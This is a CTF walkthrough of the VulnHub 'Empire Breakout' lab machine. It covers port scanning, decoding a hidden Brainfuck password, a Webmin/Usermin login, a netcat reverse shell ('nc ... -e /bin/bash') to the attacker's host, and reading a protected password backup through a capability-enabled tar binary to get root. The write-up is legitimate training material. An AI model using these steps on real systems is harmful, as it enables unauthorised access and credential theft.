
This vulnerable machine is located at: https://www.vulnhub.com/entry/empire-breakout,751/

What I like to do first is create a directory for this box & copy over a preset for taking notes.
Next, I looked to see my IP and the IP of the Empire Breakout box using ip addr (tells my IP) and sudo arp-scan –localnet (tells box’s IP).

I set an IP variable using export IP="10.10.1.110". The set IP variable can always be checked by using “echo $IP”

I then nmaped the target using the IP variable I set up to look at what ports are open- sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports.

I got back that ports 80 (http), 139 (samba), 445(samba), 10009(http), & 20000(http) are open. I first went to the one on port 80 (just the ip). I decided to see if there was anything else by checking the page source and saw that there is a encoded message.

This did not look like a normal encryption, so I tried to decode it using brainfuck language (https://www.dcode.fr/brainfuck-language). After going to this website, I inputted the coded message and it gave something back. In the image below, it will be in the area that is circled in red.

Next, I decided to try enum4linux -a $IP. This command might be able to help enumerate some things on the website.

This told me that there is a user named ‘cyber’ on the server.

Next, I decided to try going to the website at port 10000. It gave me a document error. I looked at the page source and there was nothing interesting there, so I went to the https version that it led me to. This brought me to a Webmin login page.

I tried to login using the user cyber and the password we found, but it did not work. Next, I tried going to the site on port 20000 (http). It gave me another error, but I decided to follow it and it brought me to a https version of the sire.

I tried to login again using the same credentials and it worked.

Looking in the bottom left corner, there is a >_ symbol. If I click on this, it brings up a terminal. I used id in the shell and noticed that cyber does not have full root permissions.


I listed the contents of the current directory using ls -la and it revealed that there is a user.txt. From here I used cat user.txt to get the first flag.
I went to /var and ls -lsa to see a backups folder. I went into this folder and listed the contents again to see the file .old_pass.bak. While doing this, I noticed that I would not be able to read the file because the user cyber did not have the right permissions.


In a new terminal, I opened a listening port using nc -nvlp 4444 and in the website terminal I typed nc 10.10.1.100 4444 -e /bin/bash to create a bind to my listening shell.
I looked to see if python3 was available using which python3. Seeing that it was available allowed me to use the command python3 -c “import pty;pty.spawn(‘/bin/bash’)” to get a proper shell.

I know from experience that /tmp is writable by everyone, so I cd /tmp because it would already have permissions for the user. After I did this, I used /home/cyber/tar -cvf new.tar /var/backups, which takes a file that we do not have permission to and makes it into a tar file in the tmp folder.


Knowing that I created a new.tar file, I used the command tar -xvf new.tar to extract it. I then used ls -la and noticed that the command made a new var folder. I used cd var and ls -lsa, just to find out that there is another folder in there called backups, which I changed into. In this folder, there was the .old_pass.bk file that I did not have access to before.

I then read the file using cat .old_pass.bk, which gave me a possible password. I tried to switch to root using this and it worked!

From here I went to the root directory using cd /root then I ls -la. There was a rOOt.txt that I then used cat on, and it gave me the final flag and told the authors.
The box is now complete!




 CyberArri
Leave a comment